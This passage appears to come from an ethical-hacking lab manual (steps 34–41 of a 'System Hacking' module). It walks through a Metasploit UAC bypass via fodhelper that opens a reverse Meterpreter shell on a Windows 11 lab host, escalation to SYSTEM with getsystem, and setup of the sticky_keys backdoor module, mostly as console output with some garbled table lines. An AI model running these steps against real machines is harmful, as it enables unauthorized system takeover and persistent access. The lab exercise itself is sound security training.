
```
msf6 exploit(windows/local/bypassuac_fodhelper) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(windows/local/bypassuac_fodhelper) > set TARGET 0
TARGET => 0
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit

[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Cleaning up registry keys ...
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50193) at 2022-04-06 12:39:11 -0400

meterpreter >
```

34. The BypassUAC exploit has successfully bypassed the UAC setting on the **Windows 11** machine.

35. Type **getsystem -t 1** and press **Enter** to elevate privileges.
36. Now, type **getuid** and press **Enter**. The meterpreter session is now running with system privileges.



```

msf6 exploit(windows/local/bypassuac_fodhelper) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(windows/local/bypassuac_fodhelper) > set TARGET 0
TARGET => 0
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit

[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Cleaning up registry keys ...
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50193) at 2022-04-06 12:39:11 -0400

meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
  
```

37. Type **background** and press **Enter** to background the current session.

Module 06 – System Hacking

```
msf6 exploit(windows/local/bypassuac_fodhelper) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(windows/local/bypassuac_fodhelper) > set TARGET 0
TARGET => 0
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit

[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Cleaning up registry keys ...
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50193) at 2022-04-06 12:39:11 -0400

meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > background
[*] Backgrounding session 2...
msf6 exploit(windows/local/bypassuac_fodhelper) >
```

Note: In this task, we will use sticky_keys module present in Metasploit to exploit the sticky keys feature in **Windows 11**.

38. Type **use post/windows/manage/sticky_keys** and press **Enter**.

39. Now type **sessions i*** and press **Enter** to list the sessions in meterpreter.

```
meterpreter > getsystem -t 1
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > background
[*] Backgrounding session 2...
msf6 exploit(windows/local/bypassuac_fodhelper) > use post/windows/manage/sticky_keys
msf6 post(windows/manage/sticky_keys) > sessions i*

Active sessions
=====

Id  Name  Type           Information                                     Connection
--  -
1   meterpreter x86/windows Windows11\Admin @ WINDOWS11 10.10.1.13:444 -> 10.10.1.11:50171 (10.10.1.11)
2   meterpreter x86/windows NT AUTHORITY\SYSTEM @ WINDOWS11 10.10.1.13:4444 -> 10.10.1.11:50193 (10.10.1.11)

msf6 post(windows/manage/sticky_keys) >
```


40. In the console type **set session 2** to set the privileged session as the current session.
41. In the console type **exploit** and press **Enter**, to begin the exploit.

```
msf6 exploit(windows/local/bypassuac_fodhelper) > use post/windows/manage/sticky_keys
msf6 post(windows/manage/sticky_keys) > sessions i*


Active sessions
=====

  Id  Name  Type                Information                                Connection
  --  ---  -
  1    Trash meterpreter x86/windows Windows11\Admin @ WINDOWS11 10.10.1.13:444 -> 10.10.1.11:50171 (10.10.1.11)
  2    meterpreter x86/windows NT AUTHORITY\SYSTEM @ WINDOWS1 10.10.1.13:4444 -> 10.10.1.11:50193 (10.10.1.11)

